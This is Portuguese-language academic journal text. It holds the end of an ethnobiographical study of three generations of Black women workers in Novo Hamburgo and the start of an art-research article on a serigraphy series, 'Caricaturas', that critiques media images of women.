Sob o ponto de vista dos estudos de gênero e de narrativa etnobiográficas sobre o mundo do trabalho, a segregação espacial de famílias negras pertencentes às classes trabalhadoras urbanas de Novo Hamburgo, nossos estudos vem confirmar o que é mencionado por Vó Nair, filha e neta de ex-escravas, benzedeira e por muito tempo empregada doméstica na casas de importantes famílias das elites locais nascida, em 1918, na região do Vale dos Sinos, e interlocutora da pesquisa M. Nunes, M. Magalhães e A. L. Rocha (2013). Em entrevista concedida às pesquisadoras, Vó Nair comenta o passado escravo de sua mãe, Sade Hoffman, que amamentou três ex-prefeitos de Novo Hamburgo/RS durante a infância, reproduzindo mais uma atribuição da mulher negra durante a escravidão, a ama-de-leite.

Vó Nair, filha e neta de escravas, em sua trajetória social rompe parcialmente com a “herança familiar” de gênero legada por sua mãe e avó entre as famílias alemãs de Novo Hamburgo, atuando ao longo de sua como empregada, governanta e ama-de-leite. Uma situação que pode ser interpretada a luz do processo civilizacional que atinge as formas de regulação

do mundo do trabalho na sociedade brasileira ao longo do século XX, onde se passa da condição de inexistência da regularização formal dos vínculos de trabalho feminino no âmbito do emprego doméstico, a presença insidiosa da estrutura patriarcal das famílias das mais diversas origens étnicorraciais que tendem a não promover o processo de escolarização e profissionalização das mulheres, em particular, no caso das famílias negras onde a condição de vida feminina ainda persevera os estigmas da escravidão ao associar a mão de obra feminina ao trabalho doméstico.

O ingresso de Dora e, uma geração depois, o de Jussara no mercado de trabalho pela via do serviço doméstico se deu não apenas em razão da disseminação do estigma associado ao papel da mulher negra “escrava” de dentro e fora de casa na construção social da vida urbana e industrial de Novo Hamburgo, atuando como sustentação da estrutura social das famílias alemãs, do *ethos* e da visão de mundo vinculada pela indústria coureiro-calçadista em Novo Hamburgo.

Nas entrevistas realizadas com Dora sobre sua trajetória social no mundo do trabalho no contexto de Novo Hamburgo, ela fala sobre sua vida como doméstica durante os 15 anos que trabalhou na casa da família de descendência alemã, a partir do final da década de 1930:

Ah, escrava, bem dizer. Eles tinham a casa de material, e tinham o banheiro na rua que era pra empregada, fora da... assim, que nem essa área ali, assim, e era da empregada. Ali tomava banho, tinha o chuveiro. Eles tinham um dentro de casa, um banheiro pra eles, tinha o chuveiro tudo dentro de casa... ali era um puxadinho e ali tinha o banheiro da empregada. Bota comida na mesa pra eles, eles sentam lá na mesa, come. Depois que eles tão prontos, aí tira as coisas da mesa e come na cozinha. Aí o que sobrou lá na mesa come na cozinha. Aí lava louça, limpa a cozinha toda. (Informação verbal: Darcy, 29/08/2015)



Empregadas domésticas acompanhando as famílias em que trabalhavam durante o Verão, na praia de Tramandaí/RS em 1946. Darcy é a terceira da esquerda para direita.
Fonte: Acervo Pessoal.

Entretanto, as estórias sobre o destino de mulheres negras no mundo do trabalho de Novo Hamburgo não se reduz a esta situação de discriminação que opunha empregados e patrões, numa perspectiva em que a condição de gênero não é apresentada para reflexão. Assim é que podemos constatar que o trabalho das mulheres, negras ou não, das elites ou das camadas mais pobres também podem ser compreendido em função do sistema de valores e de práticas sociais patriarcais hegemônicos que consolidaram a divisão social dos papéis sexuais e de gênero no interior nas famílias hamburguenses.

Durante a entrevista, Dora, ao ser confrontada com uma fotografia de seus ex-patrões pondera que, por ter nascido, afortunadamente após trinta e cinco anos a declaração da Lei Áurea, ela não recebeu no exercício de seus trabalhos domésticos castigos físicos por parte das famílias onde trabalhou. Por compor o cenário no qual se desenhava o estilo de vida das famílias das elites locais, em sua maioria de origem germânica, Dora tinha acesso a alguns poucos benefícios que outras mulheres negras, empregadas de famílias menos abastadas não usufruíam. Entretanto, isto não a impedia de nutrir, em suas recordações desta época, sentimentos de tristeza por sua condição no interior destas famílias, e que as aproximava, em alguma medida, a condição de subalternidade de suas patroas.

Dora, então, dialoga assim com a ambiguidade dos sentimentos que suas lembranças do passado de empregada doméstica entre as famílias das elites locais lhe despertam:

Só tristeza de me lembrar de como a gente sofria de... de empregada. Não, até que eles me tratavam que nem gente. Quer dizer, não podia sentar na mesa com eles, essas coisas... mas eles ia pra praia, eu ia no carro deles pra praia [sic]. Eles iam todos anos, ia pra praia e... minha roupa, então, o dinheiro que eu ganhava não dava pra comprar assim, ela comprava as roupas pra mim, ela costurava, às vezes fazia. (Informação verbal: Darcy, 29/08/2015).



Formatura do Magistério no Colégio Dom Pedro II, em agosto de 1974, Novo Hamburgo/RS. Jussara é a única negra de sua turma.
Fonte: Acervo Pessoal

Os relatos de Vó Nair, apresentado por Nunes, Magalhães e Rocha (2013), como os obtidos ao longo da pesquisa com as trajetórias sociais de três gerações de mulheres negras da família Silva dos Santos, alinham-se aos comentários Sanches (2009) acerca das raízes patriarcais e escravocratas do serviço doméstico, condicionando as trajetórias de mulheres, principalmente negras e pobres, no mundo do trabalho nos grandes centros metropolitanos do Brasil a uma tripla invisibilidade quanto ao gênero, à cor e ao ofício¹.

¹ Conforme o estudo "O Emprego doméstico no Brasil", realizado pelo Departamento Intersindical de Estatística e Estudos Socioeconômicos, em 2013, entre 2004 e 2011, a proporção de mulheres negras ocupadas nos serviços domésticos no país cresceu de 56,9% para 61,0%, enquanto entre as mulheres não negras houve uma redução de 4,1%

4 O LUGAR DA ESCOLARIZAÇÃO NO PROTAGONISMO DAS MULHERES NEGRAS

Darcy estudou até o quarto ano do ensino fundamental, no Colégio São João, e seu marido até o terceiro para poder ajudar suas respectivas famílias. O desejo do casal era que os filhos tivessem uma vida melhor e a priorização da educação foi a saída encontrada para o surgimento de novas oportunidades. A rigidez do pai fez com que ela decorasse as lições e tivesse um futuro diferente, pois sua mãe era analfabeta. Aperfeiçoou a língua germânica e foi trabalhar como doméstica, única profissão que desempenhou. Na época, este trabalho era muito comum na época e condicionado às mulheres negras. Dora fala com orgulho da educação que recebeu e dos singelos prêmios:

Foi a única que eu tive. Foi boa! Não, fui bem, porque, então, a gente tinha que tomar a lição, ia tomar nos bancos, sentado nos bancos, tinha... Então, a minha professora botava eu tomar a lição das crianças [sic]. Era boa aluna, ganhava prêmio, sempre ganhava, aí, fim do ano dava prêmio, aí, eles davam, era um... era um cartão, assim, que era um presépio, a gente abria ele, assim, era um presépio, sai pra fora. Sempre tirei primeiro lugar.” (Informação verbal: Darcy, 29/08/2015).

Dora e Darço não puderam concretizar todos os seus sonhos pessoais, mas fizeram de tudo para que os filhos alcançassem seus próprios. Como diz Nepomuceno (2013, p. 390), “o incentivo para que as moças negras procurassem se instruir visava também romper com o lugar estigmatizado e subalterno ocupado por elas no mercado de trabalho”, mesmo que, nos anos 1960, fossem poucas as oportunidades para a mulher negra. Ela iniciou no mundo do trabalho aos 15 anos limpando casas da vizinhança, assim, como sua mãe. Porém, paralelo a isso, manteve os estudos e conquistou o diploma no curso técnico em couro e calçado na Escola do Serviço Nacional de Aprendizagem Industrial do Rio Grande do Sul (Senai/RS) e,

posteriormente, a conclusão do Magistério, em 1974. Mesmo se casando dois anos antes, não abandonou os estudos. As conquistas educacionais de Jussara a levaram para outros espaços, de acordo com sua formação, durante as três décadas como contratada pela Prefeitura de Novo Hamburgo até se aposentar em 2011.

Durante os anos, além no local de trabalho, Jussara conta que sofreu com o racismo por parte de colegas. Esta parte triste de sua vida a alavancou para que conquistasse cada vez mais, ao mesmo tempo em que impediu sua ascensão:

Eu acho que foi por não aceitarem que eu soubesse mais, que eu tivesse capacidade. Que eu teria que só praquilo [sic] que eu fui contratada sem ter chance de mostrar se eu era capaz de fazer outra coisa ou não [...] Pra mim, foi um empurrão, porque não desisti, apesar de, não desisti. Numa turma, num colégio, que mais de – eram cinco turmas de 20 – mais de 100 de pessoas que fizeram esse segundo grau [magistério] comigo, só eu de negra. [...] Mas me impulsionei, porque a tendência seria: quando eu necessitei trabalhar, por não ter experiência, de ir pra uma casa de família. Mas não! Fui trabalhar num setor, dei a volta por cima, trabalhei 30 anos no mesmo lugar, na mesma empresa, nunca fui advertida ou chamada atenção [...] No fundo, se eu for pensar, eu tenho que agradecer. (Informação verbal: Jussara, 24/07/2015)

Jussara começou trabalhando em casas de família, mas como se profissionalizou teve um destino diferente de seus pais. Tendo consciência disso, priorizou a educação dos seus e viu três dos quatro filhos encaminhados para o ensino superior. No entanto, a trajetória escolar da filha mais jovem também foi marcada pelo racismo. Andressa relembra que a discriminação foi presença constante nos períodos de estudo:

Até na escola, assim, uma forma, a minha defesa na escola, além de ser sempre a melhor – isso eu mantive até o primeiro semestre da faculdade [...] Mas até o final do ensino fundamental, o médio – que eu fiz em outro colégio, fui pra um colégio estadual – ah, mas eu tinha que ser sempre a melhor. [...] Como eu posso transformar a minha exclusão numa inclusão se eles não me querem? Sendo a mais inteligente na sala! Isso foi até o final do ensino médio. Uma forma de aproximação. (Informação verbal: Andressa, 03/09/2015)

Dentro do ambiente escolar, os episódios de racismo impediram o crescimento pessoal e profissional das personagens. Logo, a autoestima dessas mulheres foi afetada, prejudicando sua sociabilização. Mas constata-se que a priorização da educação foi o rompimento de um estigma para os Silva dos Santos e uma válvula de escape para as adversidades diárias. A ânsia por uma vida melhor para seus descendentes, através dela, se tornou um lema para a família e para muitas outras Brasil a fora, ajudando a mudar destinos.

Conforme dados divulgados em 2015 pelo Instituto Brasileiro de Geografia e Estatística (IBGE), nos últimos 10 anos, o número de negros e pardos em Universidades triplicou, passando de 16,7% em 2004 para 45,5% em 2014. Mas a batalha ainda é longa. De acordo com o censo de 2010 do IBGE, na cidade de Novo Hamburgo, que possui 238.940 residentes, tem problemas em relação à alfabetização negra. Dos 22.169 habitantes autodeclarados pretos e pardos, 12.108 são alfabetizados. O que evidencia uma exclusão social e cultural e uma distorção no conceito de cidadania e democracia.

5 CONCLUSÕES PARCIAIS: O RACISMO, A SOCIEDADE PATRIARCAL E O FEMINISMO NEGRO NO VALE DOS SINOS

Seja no interior dos bairros onde viviam, seja no seio das famílias em que trabalhavam, ou ainda, no coração daquelas famílias matriarcais que formaram através do casamento, podemos destacar que as primeiras gerações das mulheres negras que viveram e construíram com suas trajetórias de trabalho a cidade Novo Hamburgo construíram alguns espaços importantes de lutas e resistências aos padrões impostos pela divisão dos papéis sexuais e de gênero disseminados pela sociedade patriarcal e escravista brasileira, e com a qual dialogaram as famílias dos imigrantes alemães que se localizaram no Sul do Brasil.

Podemos observar esta luta em prol da metamorfose da figura da mulher negra no mundo do trabalho em Novo Hamburgo presente no interior dos relatos etnobiográficos de três gerações de mulheres da família Silva dos Santos: Dora, Jussara e Andressa. Ao agrupar os relatos destas protagonistas segundo seus processos de rupturas e continuidades com o legado de uma sociedade patriarcal e escravista no âmbito do Vale dos Sinos, em presença do processo de implantação de uma civilização urbana-industrial e da disseminação do ideário de igualdade, cidadania e justiça característicos dos postulados do individualismo moderno, destacamos uma dinâmica cultural importante na direção de uma luta a favor da história de lutas das mulheres negras e do seu empoderamento no contexto metropolitano hamburgense tendo em vista que com seu trabalho ajudaram a construir a vida urbana local.

Na situação de Darcy, a união com Darço lhe deu uma nova perspectiva de vida. Já Jussara, vinha de uma geração na qual se desencadeavam mudanças. Na década de 1960, a criação da pílula e a revolução sexual feminina foram dando novas perspectivas para estas jovens, mas na cidade gaúcha em questão, o patriarcalismo exercia poder sobre as meninas:

Não era uma coisa tão importante, na época, pra mulher. Agora, não. Agora, eu sei que, não que o meu trabalho seria mais importante que a minha família, mas eu acho que eu faria muita coisa, muita coisa que eu não fiz, eu faria. Ia trabalhar, ia ter continuar os estudos, não ia... ia ser bem diferente, ia fazer um... ia ter uma profissão diferente, acho... (Informação verbal: Jussara, 24/07/2015)

Em uma sociedade patriarcal, principalmente da época de Jussara, fica claro que as imposições da família sobrepujam suas próprias vontades, como o matrimônio e a abdicação da carreira:

Fui fazer um estágio no Colégio Sagrado Coração de Jesus [...] e dali fui convidada a ficar, a permanecer como professora, após o meu estágio, mas com o empréstimo, a venda do meu marido [para outro clube], eu abdiquei desse cargo. [...] Naquela época – quero deixar bem [claro]– naquela época, o natural era: a mulher já tá trabalhando ou tá estudando, casar e seguir o marido pra onde ele for. Essa era a lei natural das coisas há 40 anos atrás [sic]. (Informação verbal: Jussara, 24/07/2015)

Após a retomada ao mercado de trabalho, ela sentiu o racismo velado ou disfarçado e a dificuldade de ascender nestes espaços. O depoimento de Jussara acerca das imposições do projeto familiar, expressa na figura do pai, para o exercício de sua profissão no mundo do trabalho em detrimento de seu projeto individual e pessoal é paradigmático do que estamos abordando aqui:

Naquela época, a gente seguia muito do que o pai da gente mandava, estabelecia, então, como a vida era muito... tudo era proibido, tudo era feio, tudo era... não podia fazer. (Informação verbal: Jussara, 24/07/2015)

Pela busca da igualdade de oportunidades, as mulheres da família já incitavam uma espécie de feminismo dentro da cidade, mesmo que sutil e não assumido. A situação enquadra-se dentro do feminismo negro, movimento que busca igualdade entre os sexos e etnias. Em depoimento, a terceira geração reconhece a luta da mãe e da avó, fazendo com que se assuma feminista e um posicionamento político contra a discriminação racial, valorizando a história das antepassadas, o que dá origem a uma ideia de feminismo negro transgeracional. Inicialmente, este tipo de movimento surgiu de maneira involuntária, porém necessária. Através do incentivo ao estudo, os descendentes foram empoderados e fortalecidos:

Me sinto desconfortável por ser a única negra, muitas vezes, mas a minha idéia é que isso não aconteça é enegrecendo o lugar, fazendo com que as pessoas negras ocupem mais. Eu acho interessante que a entrevista da minha vó foi feita na casa dela, a entrevista com a minha mãe a casa dela e a minha eu estou fazendo na Universidade. E eu acho isso muito emblemático. Eu acho isso bem forte pra mostrar que a gente está aqui, que a gente existe e que a gente não pode ser minoria pra sempre.” (Informação verbal: Andressa, 03/09/2015)

Diante da história, a mulher negra é a protagonista ignorada da construção de uma nação, mesmo tendo uma importante participação, simplesmente, a retirando da senzala supondo que ela só pode ir à cozinha a copa (NEPOMUCENO, 2013). Devido à herança da colonização e miscigenação: a estereotipização da sociedade que a endeusa no Carnaval e a transfigura em doméstica durante o restante do ano (GONZÁLEZ, 1984), a sociedade não a coloca em posições de prestígio social e profissional, aliado a isso está o sexismo, fator que influencia a vida das mulheres, principalmente negras, até hoje.

Nestes termos, consideramos como contraponto ao protagonismo da figura do imigrante alemão que se destaca nos relatos fundacionais da construção de Novo Hamburgo, o estudo das memórias das suas populações negras acerca do mundo do trabalho no seu contexto metropolitano, atribuindo destaque as experiências racismo e exclusão social vividos pela mulher afrodescendente nesse universo social. Destacamos, em particular, as táticas e astúcias (DE CERTEAU, 1994) empregadas por um grupo de mulheres negras, pertencentes à família Silva dos Santos, para superação de tais condições discriminatórias na sua vida cotidiana a partir da construção de um projeto familiar transgeracional de ascensão social, e onde se revela o processo de escolarização e profissionalização de seus membros.

REFERÊNCIAS

- BACHELARD, G. *A Poética do Espaço*. São Paulo: Abril Cultural, 1974.
- CALDEIRA T.P.do R. *Enclaves fortificados: a nova segregação urbana*. *Novos Estudos CE-BRAP*. Nº 47, Março 1997, p.155-176.
- DAMATTA, R. *A casa e a Rua: espaço, cidadania, mulher e a morte no Brasil*. 5 ed.-Rio de Janeiro: Rocco, 1997.
- DIEESE. *O Emprego Doméstico no Brasil*. São Paulo; DIEESE, 2013, Disponível em: <<http://www.dieese.org.br/estudosetorial/2013/estPesq68empregoDomestico.pdf>> Acesso em: 5 de outubro de 2015.
- FREYRE, G. *Sobrados e mucambos: decadência do patriarcado rural e desenvolvimento urbano*. São Paulo: Global, 2003.
- GONZÁLEZ, Lélia. Racismo e Sexismo na Cultura Brasileira. *Revista Ciências Sociais Hoje*, Anpocs (1984), p. 223-244
- HIRATA, Helena e KERGOAT, Danièle, *Novas configurações da divisão sexual do trabalho*. *Cadernos de Pesquisa*, v.37, n. 132, p. 595-609, set./dez. 2007.
- LEITE, Rogério Proença. *Contra-usos da cidade: lugares e espaço público na experiência urbana contemporânea*. Campinas: UNICAMP, 2004.
- MAGALHÃES, M. L. ; SCHEMES, Claudia . *Mulheres e o associativismo negro em Novo Hamburgo (RS)*. *Revista Latino-Americana de História*, v. 2, p. 217-232, 2013. p. 228.
- MANESCHY, Maria Cristina. *O emprego Doméstico e as Relações de Gênero no Mundo do Trabalho*. *Gênero na Amazônia* (2013), p. 210.
- NEPOMUCENO, Bebel. *Nova História das Mulheres no Brasil*. São Paulo: Contexto, 2012.
- NUNES, Margarete F., et alli. ROCHA, Ana L. Carvalho da, MAGALHÃES, Magna Lima e KUHN JUNIOR, Norberto. “Era um hino de fábrica apitando”: a memória do trabalho negro na cidade de Novo Hamburgo (RS). *Revista Etnográfica*, v. 7, n. 2, 2013.

DESTAQUE

Ciências Humanas, Letras e Artes - Artes Visuais

COMO A SOCIEDADE ENXERGA SUAS MULHERES: ESTUDO E ANÁLISE DE *CARICATURAS*

Anna Paula Rodrigues da Rosa

Graduanda do curso de Artes Visuais
da Universidade Feevale. Contato:
annarodrigues.rosa@gmail.com

Lurdi Blauth

Doutora em Poéticas Visuais, PPGAV,
UFRGS/RS; artista visual, professora
e pesquisadora da Universidade
Feevale. Contato: LurdiB@feevale.br

RESUMO

O presente artigo trata de uma investigação na área da produção artística, abordando questões da imagem feminina presentes em diversos meios de comunicação. Para este trabalho, foi realizada uma série de caricaturas por meio da repetição do rosto de uma modelo, sobre o qual foram feitas interferências com diferentes recursos gráficos e pictóricos, questionando padrões de comportamento e conceitos culturais em relação à mulher na sociedade atual. O estudo apresenta referências artísticas e teóricas que fundamentam o processo de criação e a pesquisa em arte.

Palavras-chave: Arte. Mulher. Padrões. Sociedade.

ABSTRACT

The present article is about an investigation in the artistic production area, and approaches matters regarding feminine image present in several media. For this work, there has been produced a series of caricatures by means of the repetition of a model's face on which there were made interferences with different graphics and pictorial resources, questioning behavior patterns and cultural concepts that regard women in nowadays society. The study presents artistic and theoretical references as background for the creative process, and the art research.

Keywords: Art. Woman. Patterns. Society.

1 INTRODUÇÃO

A importância do estudo da relação entre a mulher e a sociedade ganhou notoriedade a partir da década 60 do século XX. Nesse contexto, no circuito da arte, artistas mulheres ocuparam um maior espaço e expuseram suas obras e trabalhos como um manifesto que denunciava o machismo intrínseco à sociedade, o sexismo e a repressão ao sexo feminino, além de crítica da representação dos corpos e da ausência da Mulher na história da arte e seu circuito — já que, embora fosse o corpo feminino o que era representado nas obras de arte ao longos dos séculos, esse era retratado, constantemente, a partir de um olhar masculino.

E, ao falar sobre o olhar masculino sobre o corpo feminino dentro da arte, a historiadora Lynda Nead (1998) relata que, no século XIX, a exposição da nudez feminina, nas artes, funcionou como uma maneira de controlar e determinar a sexualidade e os comportamentos das mulheres, pois a apresentação da nudez feminina reduziu o corpo da mulher a um mero objeto, dentre outros, a ser contemplado em meio à imagem criada. Kenneth Clark (2006) analisa, também, a maneira como as imagens artísticas foram uma forma de representação — e contribuíram na criação — de uma mulher extremamente disciplinada e controlada.

Com a Segunda Onda do feminismo no século XX, as mulheres começaram a questionar seu espaço dentro das áreas do conhecimento humano. Na arte, o objetivo das artistas que participaram efetivamente do movimento em prol de sua representação e voz, era desconstruir uma cultura opressiva e machista da qual faziam parte, enfrentando muitas barreiras no próprio campo artístico, este dominado por homens. Nayara Matos Barreto (2013) ressalta que o movimento das artistas feministas efetivou, sim, modificações e trouxe novas perspectivas para as formas de representar o corpo feminino dentro da arte, porém, não pode ser visto como um movimento fechado.

O estopim do movimento feminista no século XX e o que ele desencadeou, tanto na arte quanto na vida cotidiana, ofereceu às pessoas – aquelas ligadas à arte assim como ao público geral – a possibilidade de questionar as normas sociais e morais vigentes naquela época em relação às diferenças de gêneros e aos direitos da mulher sobre si mesma. O questionamento, todavia, não se esvaeceu com o passar das décadas e perdura até hoje. As abordagens feministas dentro — e fora — da arte continuam sendo necessárias para fomentar o questionamento sobre a visão do papel feminino dentro da sociedade.

A pesquisa em arte apresentada neste artigo disserta sobre estas questões anteriormente comentadas, sendo seu tema central *a mulher na sociedade contemporânea brasileira*, trazendo um questionamento sobre seu papel e os conceitos construídos sobre o gênero feminino. Juntamente à pesquisa teórica, foi realizada a construção de um trabalho prático artístico, utilizando os conceitos estudados e técnicas variadas em arte e, no presente estudo, é feita uma análise relativa ao processo de construção do mesmo.

O objetivo da pesquisa não envolve apenas investigar os motivos e o modo como a imagem feminina foi sendo constituída dentro da sociedade, mas também expor e questionar o modo como a mulher é vista e representada, tendo como base os meios midiáticos e os parâmetros sociais de aparência e comportamento.

2 COMO A SOCIEDADE ENXERGA SUAS MULHERES: ESTUDO E ANÁLISE DE CARICATURAS

2.1 A CARICATURA DA MULHER NA SOCIEDADE CONTEMPORÂNEA

O processo de construção social da imagem do sexo feminino e os estereótipos que o cercam – sexo frágil, histérico, irritadiço, altamente sexual – não foram criados recentemente. Foi um processo moral, imaginário e estético desenvolvido ao longo da construção da própria sociedade humana e, até pouco tempo, poucos eram aqueles que questionavam esse modo de pensar sobre a mulher.

O movimento feminista, todavia, na década de 1960, efetivou modificações e trouxe novas perspectivas para as mulheres. Nessa época, se deu voz à necessidade de discussões importantes sobre questões de gênero e sexismo, ambas intrínsecas a todos os campos de conhecimento da sociedade. No campo da arte, foi nos Estados Unidos, no início da década de 1970 do século XX, que surgiu o primeiro programa acadêmico de arte feminista, o *Feminist Art Program*, de Judy Chicago e Miriam Schapiro, na Califórnia. Segundo Trizoli (2008), tal programa de estudos permitiu a inserção e o desenvolvimento do pensamento feminista dentro da academia americana e oficializou o pensamento de teóricas feministas com a produção artística.

Heloneida Studart (1932-2007), escritora e jornalista, publicou em 1974, o pequeno livro-panfleto *Mulher objeto de cama e mesa*, em que, com um estilo ácido, alertava sobre a alienação e atrofiamento da inteligência feminina em prol da manutenção da família patriarcal, com passagens que relatam qual era o papel da mulher até meados da década de 1970, no Brasil (brevemente dando, também, exemplos de mulheres europeias e estadunidenses). Em uma das passagens do livro, a autora comenta como o papel da mulher é definido na sociedade.



Para fazer amortecedor nesta terra você tem que rebolar.

Figura 1 - Reprodução parcial de um anúncio de venda de amortecedor de carro
Fonte: Studart, 1974, p. 29.

As mulheres ouvem, desde a mais tenra infância, que de sua aparência depende tudo. As tarefas civilizadoras são tipicamente masculinas. Ensinam-lhes que ela deve ter carne: ancas, pernas, seios. Convenceram-na de que, se for mais bonita, não será mais ninguém. [...] Por que a dignidade que envolve a maturidade e envelhecimento do homem não funciona da mesma maneira para a mulher? O homem pode perder os dentes, cobrir-se de rugas, tornar-se careca. Todos que o respeitam nem sequer notarão essa decadência física. O homem é o que produziu. É o sujeito da história. Foi ele que criou os valores desta civilização masculina. Ele, portanto, determina os **parâmetros da utilização da mulher**. Esta, reduzida ao seu corpo, sofre um processo rápido de desvalorização. (STUDART, 1974, p. 32-34).

No livro, também, a autora reproduz parcialmente um anúncio (Fig. 1) publicado na imprensa brasileira da época, que mostra uma mulher seminua (apenas o corpo, todavia, pois o rosto foi cortado) com uma pose sugestiva em frente a uma câmera. O anúncio diz “Para fazer amortecedor nesta terra você tem que rebolar”.

Embora o livro seja de 1974, o assunto por ele abordado continua atual. O processo de mudança do pensamento

social sobre a desconstrução do conceito de mulher-objeto, tendo em vista que até hoje a mulher tem o seu corpo erotizado, fetichizado e objetificado continua a passos lentos, já que a mídia, nesse caso, utiliza-se do corpo da mulher como forma de atrair o olhar do consumidor, independentemente de o produto ter relação com a mulher e seu corpo, ou não.

Lipovetsky (2000) ressalta que a sedução se transformou em um processo geral que tende a normatizar, dentre outros aspectos, o consumo. Por isso, o corpo feminino foi transformado em um tipo de arma e é mostrado, sempre que possível, com um mínimo de roupa, acentuando os ideais de beleza de cada época. Beleza, sensualidade e erotismo parecem ser uma trindade, uma arma privilegiada para prender a atenção do público.

A publicidade, todavia, é dicotômica, no sentido de que a imagem da mulher reproduzida é, ora, de uma consumidora do produto, ora, de mero objeto para consumo.

Humberto Ivan Keske (2002) destaca que o corpo feminino é tratado, na publicidade, como um produto de consumo. Não é um corpo real, é um corpo perfeito, um corpo fabricado, um corpo em busca do imaginário social. Devido a esse tipo de pensamento midiático é que a imagem da mulher, constantemente, é vista de modo deturpado e raso, limitando-a, ora, a *femme fatale* altamente sensual, ora, a dona de casa ingênua e disciplinada.

Reis (2002) destaca esse fato quando diz que os cuidados femininos, por muito tempo, foram dominados pela obsessão com o rosto e, hoje, o corpo é o novo objetivo estético. E Keske (2002) completa dizendo que as normas estéticas fizeram da mulher uma “escrava” da beleza. Não apenas isso, mas fizeram da mulher uma eterna perseguidora da perfeição inalcançável.



Figura 2 - Twiggy, 1966, fotografada por Barry Lategan.
Fonte: Muir; Pepper; Sokolsky, 2009, p 37.

Esse conjunto de situações e conceitos que envolvem a mulher na sociedade, é uma objetificação e a representa de modo limitado, desvalorizando-a como indivíduo e ser humano com pensamento livre; é um fator que impulsionou a fundamentação do trabalho prático em arte denominado *Caricaturas*.

2.2 CARICATURAS: A REPETIÇÃO DE UMA FIGURA FEMININA

Para a realização desta pesquisa no campo da arte, efetuou-se 35 imagens com a repetição de um único rosto feminino, que foi impresso em postais (10x15cm) com a técnica de serigrafia. O rosto pertence à modelo Lesley Hornby, conhecida como Twiggy (Fig. 2), que ficou famosa nos anos 60 no mundo das passarelas.

A escolha dessa imagem para o trabalho prático em arte tem uma razão. Twiggy, que em inglês significa 'galho seco', ao ser lançada como modelo – e alcançar sucesso – sozinha conseguiu romper um paradigma de beleza feminina que se sustentava já fazia mais de uma década, com as mulheres ideais *pin-ups*. Essas mulheres de formas voluptuosas, cintura

fina, seios projetados e rosto angelical, eram vistas como símbolo de beleza entre os anos 40 e 50, mas tudo isso foi deixado de lado quando,

A partir dos anos de 1960 a moda e suas passarelas começaram a dirigir o processo de formatação e legitimação de padrões estéticos. A figura de Twiggy inaugurou uma nova representação do feminino a partir da estética da magreza, uma beleza que para uns é andrógina e para outros infantil, baseada no corpo magro, retilíneo, seios pequenos e quadris estreitos. Esse padrão foi sendo difundido pela mídia, pela moda, pelas indústrias farmacêuticas e cosméticas, generalizando-se no imaginário social como a beleza ideal. (MOTA, 2008, p. 7).

Ou seja, a beleza da mulher, que era vendida pelos meios midiáticos e de produção, mudou radicalmente em questão de anos, obrigando as mulheres a repensar seus próprios corpos e aparências para ficar de acordo com o novo padrão imposto.

[...] Foi nessa época que se deixou para trás o padrão de estética que associava riqueza com gordura. A estigmatização de gordos e gordas é produto do fosso cada vez mais profundo entre identidade social e identidade virtual [...] a pressão de tornar-se fisicamente perfeita caminha lado a lado com o ideal de conseguir chegar ao corpo ideal, em forma, saudável. Mesmo que à custa de atropelar calorias para uma vida equilibrada. (DEL PRIORE, 2000, p. 89-90).

Esse padrão estético – embora levemente alterado – perdura até os dias atuais, na contemporaneidade. Twiggy acabou sendo um marco na história do que é considerado como “belo” para a mulher e sua magreza exacerbada acabou, mesmo que sem intenção provável, sendo influência e modelo de beleza ideal para toda uma sociedade ocidental.

A proposta deste trabalho prático tem como referência reflexões sobre as questões do feminino e da sociedade. Embora, como em todo o trabalho de arte, a deliberação sobre as

significações da obra seja pessoal e possa ser atribuída pelo próprio observador, a intenção da artista criadora é bastante objetiva: não apenas expor o modo como a mulher é vista dentro da sociedade que ocupa – e qual é a caricatura que, dela, pinta a mídia – mas também criar um vínculo de discussão sobre qual é seu papel dentro dessa mesma sociedade.

A partir da definição da imagem para a produção desta pesquisa em arte — no caso, a modelo Twiggy — foi dado início à escolha de interferências que seriam feitas em cada um dos postais, individualmente. Partindo do pressuposto de que cada interferência seria uma “máscara” sobre a figura central do trabalho, conceitos pertinentes à figura feminina e aos estereótipos que mascaram sua personalidade como indivíduo foram pensados, pesquisados e escolhidos.

Os conceitos escolhidos, que constroem os estereótipos referentes ao sexo feminino abordados nesta pesquisa, têm como origem as mais diversas esferas como, por exemplo, os meios midiáticos virtuais e físicos – como blogs, revistas, redes sociais, jornais, livros, artigos – produções audiovisuais – filmes, novelas, seriados – e, também, vivências e relatos de mulheres.

2.3 PROCESSOS E PROCEDIMENTOS NA PRODUÇÃO DO TRABALHO *CARICATURAS*

A produção deste trabalho em arte foi desencadeada durante a disciplina de Gravura Avançada, ministrada pela professora Lurdi Blauth na Universidade Feevale em 2015, e, com ela, foi, feita a pesquisa teórica e conceitual para embasá-lo. A gravura é parte fundamental no processo de criação e não foi apenas o ponto de partida do trabalho prático, mas, também, funda-



Figura 3 - Anna Rosa, *Caricaturas*, 2015. Técnica Mista - Serigrafia s/ papel cartão, recorte e colagem, costura, impressão em xilogravura e tinta acrílica; 105cmx50cm. Fonte: Arquivo da autora.

mental para a construção poética, devido a suas especificidades e às possibilidades de repetição de uma mesma imagem.

Neste aspecto, “a gravura não é apenas o resultado de uma série de técnicas convencionais para gravar imagens sobre uma determinada matriz e suportes, mas um meio expressivo que propicia a criação e a ressignificação de diferentes materiais e materialidades”. (BLAUTH, 2014, p. 153)

A gravura não pode ser vista apenas como uma técnica artística para alcançar um resultado, mas sim um meio de exploração de conceitos e possibilidades específicas para a construção de um trabalho artístico. As inquietações internas do próprio artista são refletidas no seu processo de criação, ou seja, o trabalho não é apenas o resultado de um fazer técnico, também é um processo de pensamento que envolve ressignificações poéticas.

Caricaturas (Fig. 3) é formado pela repetição de um rosto feminino impresso em postais, todavia, não é o processo de repetição que cria o trabalho em si. Individualidade é dada a cada um dos postais na medida em que há uma interferência diferente em cada um deles, por meio das mais variadas técnicas: pintura, recorte e colagem, costura, xilogravura, escrita, sobreposição de imagens, etc.

Para o desenvolvimento deste trabalho artístico, foram utilizadas algumas das diversas potencialidades da gravura relacionadas a possibilidades de impressão, repetição e unicidade. A partir da repetição de um rosto serigrafado sobre o suporte e a realização de interferências em cada uma das imagens, foram enfatizadas semelhanças e diferenças entre as gravuras individuais que, no conjunto, constituem um único trabalho.

Esses conceitos serviram como base para as intervenções que foram realizadas com técnicas variadas sobre os postais previamente feitos: já com a imagem da modelo Twiggy impressa sobre eles em serigrafia. Utilizando-me da costura, da colagem, da tinta acrílica, da palavra, do grafismo, da impressão em xilogravura e calcografia, foi dada individualidade a cada postal, tornando um diferente do outro, com um significado próprio.

